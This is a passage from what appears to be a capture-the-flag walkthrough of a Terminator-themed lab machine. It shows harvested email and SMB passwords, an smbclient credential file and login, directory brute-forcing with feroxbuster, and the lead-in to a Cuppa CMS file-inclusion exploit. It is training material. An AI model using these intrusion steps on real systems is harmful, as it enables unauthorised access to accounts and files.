
A 200 response comes back quickly.
We’re in.

Miles, you just got pwned.
Miles’ email password: cyborg007haloterminator
Miles’ SMB share
The first email in his inbox: a Samba password reset.

Pwned again, sir.
Miles’ SMB password is nearly all special characters, so we’ll use an auth file instead of typing it at the prompt:
nano smbcreds.txtusername=milesdyson
password=)s{A&2Z=F^n_E.B`
domain=WORKGROUPLog in using the auth file:
smbclient //TARGET_IP/milesdyson -A smbcreds.txtWe are in as Miles.
ls
cd notes
ls
get important.txt
This looks suspiciously like the AI Security section of my Obsidian vault.
cat important.txt
Credentials aside, this is nearly verbatim from my Obsidian vault. I’m sorry, wife. I’ll do better.
A beta CMS. A hidden directory with a leading /. Found it.
Hidden directory: /45kra24zxs28v3yd
Cuppa CMS and the LFI
Visit the hidden directory:
http://TARGET_IP/45kra24zxs28v3yd/
Nice to formally meet you, Miles. Now let’s see what’s behind it.
feroxbuster -u http://TARGET_IP/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt/administrator/ turns up. In browser, it feels like I’m about to enter the POS interface for the coffee shop on Friends.
Metasploit came up short, but searchsploit holds an exploit for Cuppa CMS:
